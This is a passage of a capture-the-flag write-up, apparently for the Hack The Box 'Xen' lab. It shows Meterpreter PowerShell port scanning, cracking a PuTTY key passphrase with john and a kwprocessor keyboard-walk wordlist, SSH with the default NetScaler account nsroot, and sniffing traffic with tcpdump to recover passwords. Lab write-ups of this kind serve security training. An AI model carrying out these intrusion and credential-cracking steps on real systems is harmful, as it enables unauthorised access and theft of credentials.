meterpreter > load powershell
Loading extension powershell...Success.
meterpreter > powershell_import Invoke-Portscan.ps1
[+] File successfully imported. No result was returned.
meterpreter > powershell_s
powershell_session_remove powershell_shell
meterpreter > powershell_shell
PS > Invoke-Portscan -Hosts 172.16.249.0/24 -T 4 -TopPorts 25 -oA localne

I got response on 172.16.249.202,
Made the request from the citrix receiver session.
Logged in with mturner:4install!
Found that citrix netscaler has a default username of nsroot, I ll try this later in ssh apart from that did not find much, I moved on to ssh.
sudo apt install putty-tools
putty2john private.ppk > john
I was not able to crack it with john. I tried with many wordlists but no luck.
0xdf's writeup helped me to find hashcat's kwprocessor
Its an Advanced keyboard-walk generator with configureable basechars, keymap and routes
git clone https://github.com/hashcat/kwprocessor.git
cd kwprocessor
make
Creating a wordlist
➜ kwprocessor git:(master) ✗ ./kwp basechars/full.base keymaps/en-us.keymap routes/2-to-16-max-3-direction-changes.route > ~/Desktop/ctf/htb-EndGames/Xen/hashcat.out
The wordlist looks kind of scary
anyways lets try to crack it with this
It was quick.
➜ Xen john john --wordlist=wordlist
Using default input encoding: UTF-8
Loaded 1 password hash (PuTTY, Private Key (RSA/DSA/ECDSA/ED25519) [SHA1/AES 32/64])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
=-09876567890-=- (private)
1g 0:00:00:00 DONE (2024-01-21 22:46) 8.333g/s 546133p/s 546133c/s 546133C/s -[..-09876543212345tg
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
➜ Xen puttygen private.ppk -O private-openssh -o private.pem
Enter passphrase to load key:
➜ Xen chmod 600 privat.pem
Previously i discovered the default user to be nsroot, I ll try it.
Got a shell.

After tinkering here and there I found nothing of interest so I decided to capture logs.
tcpdump -i 1 -w hello.pcap -s 0 'not tcp port 22' &

Opened the pcap in wireshark.
I saw a Post request which had a flag in password
I was not able to get anything else so i used strings on the pcap file with -n 10 for minimum length.
strings hello.pcap -n 10
#S3rvice#@cc That look like a password.